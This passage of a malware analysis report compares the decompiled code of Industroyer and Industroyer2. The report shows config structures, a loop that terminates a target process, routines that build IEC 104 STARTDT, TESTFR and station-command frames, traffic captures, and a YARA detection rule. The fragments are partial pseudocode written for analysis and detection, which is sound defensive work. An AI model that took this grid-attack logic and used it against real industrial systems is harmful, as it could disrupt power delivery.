12        write_to_shared_file_0((int)lock, " %s: %d: %d \n", main_config->target_ip, target_tcp_port, asdu);
13    }
14
15    main_thread(main_config);
16    return 0;
17 }
    
```

Figure 9 - Main thread spawning.

Beginning with this function, the usage of a structure dubbed `main_config` in our decompilation (Figure 10), becomes pervasive throughout the codebase. In both the samples this structure operates as the main glue between the configuration and the rest of the code, independently

from the configuration format used.

The way in which `main_config` is used is a strong indicator of how the two executables were compiled from the same source code and updated over time.

```

struct main_config_v1
{
    bool a0;
    bool break;
    bool finished_parsing_config;
    bool kill_target_process;
    bool connection_successful;
    char gap_0;
    char target_ip[20];
    char target_port[10];
    __int16 asdu;
    int apci_received;
    int apci_sent;
    char structure_qualifier;
    bool write_log;
    char current_operation_on_off;
    char gap_1_3;
    char log_file_name[255];
    char target_process_name[255];
    char operation[18];
    int *ioa_ptr;
    char bag[6];
    int number_of_ioa;
    int sequence_param_1;
    char gap_2[16];
    config_t *ioa_array;
    char gap_3[8];
    char packet_buffer[65536];
}

struct main_config_v2
{
    int a0;
    int apci_received;
    int apci_sent;
    int loop_counter_for_sleeps;
    char start[4];
    char packet_buffer[65536];
    int tot_bytes_received;
    char break;
    bool finished_parsing_config;
    bool second_switch_p1_set;
    char connection_successful;
    char gap_1;
    char target_ip[20];
    char gap_2[3];
    int target_tcp_port;
    int asdu;
    bool second_switch_p9_set;
    int some_sleep_duration;
    char flag;
    char current_operation_on_off;
    char unknown_p2;
    char target_process_name[255];
    char gap_3[2];
    config_t *ioa_array;
    int number_of_ioa_populated;
    int ioa_count;
    bool second switch p3 set if set coov to foldername;
}
    
```

Figure 9 - `main_config` structure definition.

2.7 TESTFR Frame Inserted in v2

TESTFR frames in IEC 104 are used between the controlling station and the controlled station to periodically check the status of a connection and eventually detect communication problems. After having established a TCP

connection, Industroyer v1 begins emitting STARTDT frames. This marks the beginning of a data transfer from the controlling station to the controlled station.

```

67 {
68 LABEL_2:
69 if ( main_config->kill_target_process )
70 {
71     target_pid = find_target_process(main_config->target_process_name);
72     if ( target_pid )
73     {
74         target_process_handle = OpenProcess(1u, 0, target_pid);
75         if ( TerminateProcess(target_process_handle, 0) )
76         {
77             if ( !main_config->finished_parsing_config )
78                 log_error("\\t process has been stopped ...\\n");
79         }
80     }
81 }
82 ++loop_counter;
83 config_error = main_config->config_error;
84 v53 = loop_counter;
85
86 if ( config_error )
87 {
88     socket_1 = init_WSA_and_connect(main_config->target_port, main_config->target_ip);
89     socket_alias = socket_1;
90     main_config->config_error = 0;
91     main_config->xconnection_successful = 1;
92 }
93 else
94 {
95     socket_1 = socket_alias;
96 }
97
98 main_config->apci_received = 0;
99 main_config->apci_sent = 0;
100
101 iec104_start_data_transfer_activation(socket_1, main_config);
102
103 if ( !main_config->config_error )
104     break;
105 if ( loop_counter % 20 )
106     sleep_alias(10000u);
107 }
108 operation = main_config->operation;
109
110 number_of_controlled_station = main_config->number_of_controlled_station; //
111
112 if ( main_config->second_switch_p5_sleep_time > 0 )
113     Sleep(60000 * main_config->second_switch_p5_sleep_time);
114
115 number_of_ioa_populated = main_config->number_of_ioa_populated;
116 write_to_shared_file_0((int)v1, " %s MDX SGCNT MD \\n", main_config->target_ip, 0x6880, number_of_ioa_pop
117 while ( 1 )
118 {
119     current_station_number_alias = current_station_number;
120     number_of_controlled_station_alias = number_of_controlled_station;
121     ++current_station_number;
122     if ( current_station_number_alias >= number_of_controlled_station )
123         break;
124     ++station_counter;
125     if ( main_config->config_error == 1 )
126     {
127         socket = init_WSA_and_connect(main_config->target_ip, main_config->target_tcp_port);
128         if ( socket == -1 )
129             break;
130         main_config->config_error = 1;
131         main_config->xconnection_successful = 0;
132         break;
133     }
134     main_config->config_error = 0;
135     main_config->xconnection_successful = 1;
136     main_config->apci_received = 0;
137     main_config->apci_sent = 0;
138     started = iec104_test_frame_activation(socket, main_config);
139     started = iec104_start_data_transfer_activation(socket, main_config);
140 }
141 if ( main_config->config_error == 1 )
142     if ( main_config->loop_counter_for_sleeps && !(station_counter % main_config->loop_counter_for_sleep
143         Sleep(1000 * main_config->some_sleep_duration);
144     else
145

```

Figure 11 - Main thread comparison.

Industroyer v2, instead, takes the extra step of sending a TESTFR frame as we can also observe in the traffic dump (Figure 12).

No.	Time	Source	Destination	Protocol	Length	Info
5	2022-04-22 11:47:18.8479	172.16.237.133	172.16.237.1	IEC 60870-5-104	60	<- U (TESTFR act)
7	2022-04-22 11:47:18.8483	172.16.237.1	172.16.237.133	IEC 60870-5-104	60	-> U (TESTFR con)
9	2022-04-22 11:47:22.3830	172.16.237.133	172.16.237.1	IEC 60870-5-104	60	<- U (STARTDT act)
11	2022-04-22 11:47:22.3835	172.16.237.1	172.16.237.133	IEC 60870-5-104	60	-> U (STARTDT con)

```

> Frame 5: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF...
> Ethernet II, Src: VMware-1f:7f:6c (00:0c:29:1f:7f:6c), Dst: VMware-c0:00:01 (00:50:56:00:00:01)
> Internet Protocol Version 4, Src: 172.16.237.133 (172.16.237.133), Dst: 172.16.237.1 (172.16.237.1)
> Transmission Control Protocol, Src Port: 13599 (13599), Dst Port: iec-104 (2404), Seq: 13599, Win: 0, Len: 0
  IEC 60870-5-104: <- U (TESTFR act)
    START
    ApciLen: 4
    01.. .... = Type: S (0x01)
    0100 00.. = UType: TESTFR act (0x10)
    0000 00 50 56 c0 00 01 00 0c 20 1f 7f 6c 00 00 45 00 PV.....)..L..E
    0010 00 2e bb 68 40 00 00 00 00 00 ac 10 ed 85 ac 10 .hg.....
    0020 ed 01 35 1f 09 64 08 f9 37 93 30 d6 b3 20 50 18 .5.d..7..P
    0030 04 02 32 c9 00 00 68 04 43 00 00 00 .2..h.C..

```

Figure 12 - TESTFR frame in Industroyer v2

2.8 Start/Stop Data Transfer Activation

The functions responsible for creating and sending **STARTDT** and **STOPDT** frames are essentially the same across the two executables. We can spot minor differences in the way dynamic memory is allocated, but the only functional

difference is a sleep timeout. In v1, it is customizable through the configuration, and in v2 is hardcoded to one second for both the functions.

```

1 int __fastcall send_start_data_transfer_act(SOCKET socket, main_config *main_config)
2 {
3     apci_outer *full_apci_obj; // eax
4     apci *apci; // ecx
5     int number_of_bytes_recvd; // eax
6     char *unused; // ecx
7     apci_outer *block; // [esp+10h] [ebp-10014h]
8     int packet_buffer[16388]; // [esp+10h] [ebp-10010h] BYREF
9
10    Block = (apci_outer *)operator new(8u);
11    full_apci_obj = create_full_apci_obj(Block);
12    packet_buffer[0x4003] = -1;
13    apci = full_apci_obj->apci;
14
15    *((DWORD *)apci->asdu = 0x30468;
16    apci->sent = 0;
17    apci->received = 0;
18    full_apci_obj->apci->apdu_len = 4;
19    full_apci_obj->apci->apci_type = 3;
20    full_apci_obj->apci->function_code = 7; // Start Data Transfer Activation
21    full_apci_obj->apci->received = 0;
22
23    send_parse_and_log(socket, full_apci_obj, main_config);
24
25    Sleep(config_timeout_dwMilliseconds);
26
27    memset(packet_buffer, 0, 0x10000u);
28    number_of_bytes_recvd = outer_recv(main_config, socket, packet_buffer);
29
30    parse_received_packet(packet_buffer, socket, number_of_bytes_recvd, unused, main_config);
31
32    return 0;
33 }
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2.9 Prepare/Send Station Command

The function named in our decompilation as `iec104_prepare_and_send_station_command` (Figure 15) is found in both versions of the malware with similar

semantics. Nevertheless, we can appreciate how in v2 the function can receive more IEC 104 parameters to properly customize the packet payload.

```

241 while ( 1 ) //
242 {
243     Sleep(config_timeout_dwMilliseconds);
244     if ( main_config->break )
245         goto LABEL_47;
246     received_packet_type = iec104_prepare_and_send_station_command(
247         socket_alias,
248         unused_1,
249         v22 + main_config->ioa_ptr[ioa_index], // IOA
250         1);
251     if ( main_config->break )
252         goto LABEL_46;
253     if ( (received_packet_type & 0x40) == 0 )
254     {
255         Sleep(config_timeout_dwMilliseconds);
256         if ( main_config->break )
257             goto LABEL_47;
258         if ( iec104_prepare_and_send_station_command(
259             socket,
260             unused,
261             v22 + main_config->ioa_ptr[ioa_index], // IOA
262             0 ) )
263             main_config->break )
264         {
265             LABEL_46:
266             ioa_index = socket;
267             LABEL_47:
268             v19 = v57;
269             LABEL_48:
270             if ( main_config->break )
271                 goto SLEEP_BAIL;
272         }
273     }
274     goto LABEL_48;
275 }
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```

2.10 Use of Streaming SIMD Extensions (SSE) Instructions

Some of the IEC 104 commands are assembled from a bytes template that is hardcoded in the binaries. The curiosity is that in v1 these bytes are handled with x86 SSE instructions,

while in v2 regular non-SSE instructions are used instead. This is typically due to the threat actor choosing different optimization settings upon compilation (Figure 16).




Figure 16 - Different compiler optimizations between the v1 and v2.

2.11 Parse_packet_and_log Function

The function dubbed `Parse_packet_and_log` used in the malware provides some basic dissection of the packets received from the controlled station in response to the issued IEC 104 commands. We discovered an interesting typo introduced in Industroyer v2 (line 164) where the

`STOPDPT con` string is logged rather than the correct `STOPDPT act`, as found in Industroyer v1 (Figure 17).

Although this typo does not have functional consequences, it is an interesting artifact that can seldom be found in a refactored codebase.




Figure 17 - Function `Parse_packet_and_log`.

There are a couple of functions used in `Parse_packet_and_log` which map a code (`cause` and `typeid`) to a verbose string description. For unknown reasons, the body of these functions has been removed from the v2 executable. It is

extremely unlikely that this is due to the fear of being detected, as there are no such precautions throughout the malware. We speculate that this might be due to some pre-processor directives.

```

1 const char * __fastcall map_cause_code_to_string(char a1)
2 {
3     const char *result; // eax
4
5     switch ( a1 )
6     {
7     case 1:
8         result = "Periodic";
9         break;
10    case 2:
11        result = "Background scan";
12        break;
13    case 3:
14        result = "Spont-Event";
15        break;
16    case 4:
17        result = "Initialized Event";
18        break;
19    case 5:
20        result = "Request or requested data";
21        break;
22    case 6:
23        result = "Activation";
24        break;
25    case 7:
26        result = "Activation confirm";
27        break;
28    case 8:
29        result = "Deactivation";
30        break;
31    case 9:
32        result = "Deactivation confirm";
33        break;
34    case 10:
35        result = "Activation termination";
36        break;
37    case 11:
38        result = "Return info-Remote command";
39        break;
40    case 12:
41        result = "Return Info-Local command";
42        break;
43    case 13:
44        result = "File transfer";
45        break;
46    case 20:
47        result = "Common call - interrogation";
48        break;

```

```

1 void * __stdcall map_cause_code_to_string(int a1)
2 {
3     return &null_0;
4 }

```

Figure 18 - Function `Parse_packet_and_log`.

3. Summary

We conducted a comparative analysis of the artifact known as Industroyer2 against the first deployment of the same toolkit. The evidence presented strongly suggests that the threat group is updating the codebase over time to meet operational requirements as they evolve.

Additionally, we provided a thorough breakdown of the configuration format used by Industroyer2, illustrating

the different options available to customize the behavior of the IEC 104 payload.

Finally, we want to highlight a major difference between advanced threat actors and more ordinary adversaries. Sophisticated operators can not only compromise targets in-depth to reach the OT network, but they also have the technical capabilities to analyze the targeted environment and craft custom tools to manipulate OT systems.

4. Addendum: YARA Rule for Industroyer2

Below is a YARA rule for Industroyer2:

```
1 // Created by Nozomi Networks Labs
2
3 rule industroyer2_nn {
4
5     meta:
6         author = "Nozomi Networks Labs"
7         name = "Industroyer2"
8         description = "Industroyer2 malware targeting power grid components."
9         actor = "Sandworm"
10        hash = "D69665F56DDEF7AD4E71971F06432E59F1510A7194386E5F0E8926AEA7B88E00"
11
12    strings:
13        $s1 = "%02d:%1S" wide ascii
14        $s2 = "PService_PPD.exe" wide ascii
15        $s3 = "D:\\OIK\\DevCounter" wide ascii
16        $s4 = "MSTR ->> SLV" fullword wide ascii
17        $s5 = "MSTR <<- SLV" fullword wide ascii
18        $s6 = "Current operation : %s"
19        $s7 = "Switch value: %s"
20        $s8 = "Unknown APDU format !!!"
21        $s9 = "Length:%u bytes |"
22        $s10 = "Sent=x%X | Received=x%X"
23        $s11 = "ASDU:%u | OA:%u | IOA:%u |"
23        $s12 = "Cause: %s (x%X) | Telegram type: %s (x%X)"
25
26    condition:
27        5 of them
28 }
```

6. References and Related Reading

1. **"Industroyer2: Industroyer reloaded,"** ESET Research, April 12, 2022.
2. **"WIN32/INDUSTROYER: A new threat for industrial control systems,"** Cherepanov, A., ESET Research, June 12, 2017.

Related Reading

- **"Industroyer2: Nozomi Networks Labs Analyzes the IEC 104 Payload,"** Nozomi Networks Labs, April 27, 2022.
- **"Cyberattack by Sandworm Group (UAC-0082) on Ukrainian energy facilities using malicious programs INDUSTROYER2 and CADDYWIPER (CERT-UA # 4435),"** CERT-UA, April 12, 2022.



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